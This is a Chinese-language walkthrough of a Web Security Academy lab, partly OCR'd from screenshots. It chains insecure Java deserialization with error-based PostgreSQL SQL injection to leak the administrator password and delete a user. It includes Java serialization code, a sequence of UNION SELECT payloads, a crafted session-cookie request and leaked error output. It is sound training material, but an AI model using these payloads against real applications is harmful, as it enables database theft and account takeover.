
处理cookie的流程：
得到rememberMe的cookie值 --> Base64解码 --> AES解密 --> 反序列化




```
java.util.Base64;

lain {
olic static void main(String[] args) throws Exception {
    ProductTemplate originalObject = new ProductTemplate("' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL,

    String serializedObject = serialize(originalObject);

    System.out.println("Serialized object: " + serializedObject);

    ProductTemplate deserializedObject = deserialize(serializedObject);

    System.out.println("Deserialized object ID: " + deserializedObject.getId());


ivate static String serialize(Serializable obj) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
        out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());


ivate static <T> T deserialize(String base64SerializedObj) throws Exception {
    try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_351.jdk/Contents/Home/bin/java ...
Serialized object: rO0ABXNyAA9Qcm9kdWN0VGVtcGxhdGUAAAAAAAAAAQIAAUwAAmlkdAASTGphdmEvbGFuZy9TdHJpbmc7eHB0AF8nIFVOSU9OIFNFTEVDVCBOVUxMLCBOVUxMLCBOVUxMLCBDQVNUKH
Deserialized object ID: ' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM users--

Process finished with exit code 0
```

四，把sql注入的语句进行序列化，用repeater发送。先看是否有注入点，再慢慢得到administrator密码



```
' OR 1=1 --

Find the version through the errors

Determinate the number of columns
' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL --
(error indicates that there more or less of them)


' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL --

Query to find out the string:

' UNION SELECT NULL, NULL, NULL, 'a', NULL, NULL, NULL, NULL --
error: java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input syntax for type integer: &quot;a&quot;
  Position: 69

List the content of the database

' UNION SELECT NULL,NULL, NULL, CAST(table_name as numeric), NULL, NULL, NULL, NULL FROM information_schema.tables --


This will retrive the username field:

' UNION SELECT NULL,NULL, NULL, NULL, CAST(column_name as numeric), NULL, NULL, NULL FROM information_schema.columns WHERE table_name='users' --

This will retrive the name of the user

' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), NULL, NULL, NULL FROM users --

This query will give us an int

' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), CAST(passsword as numeric), NULL, NULL FROM users --

java.io.IOException: org.postgresql.util.PSQLException: ERROR: column &quot;passsword&quot; does not exist
  Hint: Perhaps you meant to reference the column &quot;users.password&quot;.
  Position: 106

  now we can use the final one


  ' UNION SELECT NULL,NULL, NULL, NULL, CAST(password as numeric), NULL, NULL, NULL FROM users --
```




```java
import java.io.*;
import java.util.Base64;

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate originalObject = new ProductTemplate( id: "' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --");

        String serializedObject = serialize(originalObject);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized object ID: " + deserializedObject.getId());
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream( size: 512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_351.jdk/Contents/Home/bin/java ...
Serialized object: rO0ABXNyAA9Qcm9kdWN0VGVtcGxhdGUAAAAAAAAAAQIAAUwAAmlkdAASTGphdmEvbGFuZy9TdHJpbmc7eHB0ADonIFVOSU9OIFNFTEVDVCBOVUxMLCBOVUxMLCBOVUxMLCBOVUxMLCBOVUxMLCBOVUxMLCBO
Deserialized object ID: ' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --

Process finished with exit code 0
```


最后通过这条sql注入获取到了管理员密码

' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM users—



```
GET /my-account HTTP/1.1
Host:
0a97002303743ee9c02019b1002700b3.web-security-academy.net
Cookie: session=
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAkCcgVU5JT04gU0VMRUNUIE5VTEwsTlVMTCwgTlVMTCwgTlVMTCwgQ0FTVChjb2x1bW5fbmFtZSBhcyBudW1lcmljKSwgTlVMTCwgTlVMTCwgTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS5jb2x1bW5zIFdIRVJFIHRhYmxlX25hbWU9J3VzZXJzJyAtLQ==
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="102", "Google Chrome";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer:
https://0a97002303743ee9c02019b1002700b3.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


```html
            http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30'
            enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
              <g>
                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                </polygon>
                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
                </polygon>
              </g>
            </svg>
          </a>
        </div>
        <div class='widgetcontainer-lab-status is-notsolved'>
          <span>
            LAB
          </span>
          <p>
            Not solved
          </p>
          <span class=lab-status-icon>
          </span>
        </div>
      </div>
    </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input
        syntax for type numeric: &quot;username&quot;
      </p>
    </div>
  </section>
</div>
</body>
</html>
```



```
t,application/xhtml+xml,applica
;q=0.9,image/avif,image/webp,im
,*/*;q=0.8,application/signed-e
v=b3;q=0.9
h-Site: same-origin
h-Mode: navigate
h-User: ?1
h-Dest: document
a: " Not A;Brand";v="99",
m";v="102", "Google
v="102"
a-Mobile: ?0
a-Platform: "Linux"

0a97002303743ee9c02019b1002700b
curity-academy.net/login
ncoding: gzip, deflate
anguage: en-US,en;q=0.9
on: close
```

```
          </span>
        </div>
      </div>
    </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input
        syntax for type numeric: &quot;92j63wfned4lfs676138&quot;
      </p>
    </div>
  </section>
</div>
</body>
</html>
```


五，登陆、删除carlos用户



Login

Username: administrator

Password: ••••••••••••••••••••



Users

carlos - Delete
wiener - Delete

五，拿到管理员账户密码后登陆，删除Carlos的账户